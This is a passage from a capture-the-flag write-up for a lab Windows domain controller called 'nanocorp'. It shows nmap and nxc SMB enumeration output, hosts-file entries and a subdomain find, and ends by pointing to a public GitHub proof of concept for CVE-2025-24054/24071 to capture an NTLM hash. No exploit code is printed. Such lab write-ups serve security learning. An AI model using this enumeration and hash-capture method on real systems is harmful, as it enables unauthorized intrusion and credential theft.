
This is nanocorp writeup by Jiseok Song

nmap


```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
|_http-title: Nanocorp
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-06-24 05:15:10Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: nanocorp.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Add nanocorp.htb to /etc/hosts


Web Enumeration



It is not index.php, but index.html page, although it uses php engine



About us has a link




It shows new subdomain hire.nanocorp.htb. Also, nxc shows dc01.

```
nxc smb nanocorp.htb
```

```
[parrot@parrot]-[~/Documents/nanocorp]
    $nxc smb nanocorp.htb
SMB         10.129.243.199  445    DC01            [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:nanocorp.htb) (signing:True) (SMBv1:None) (Null Auth:True)
```

So let's add these to /etc/hosts


```
10.129.243.199 nanocorp.htb dc01 dc01.nanocorp.htb hire.nanocorp.htb
```




I can see the page.

Get web-svc cred

This image is during April 2025.




So the vulnerability might be Jan - Mar 2025.




This is cve that windows server version has. Github PoC(https://github.com/helidem/CVE-2025-24054_CVE-2025-24071-PoC/tree/main) shows how to get ntlm hash.



Copy this poc and just change the ip



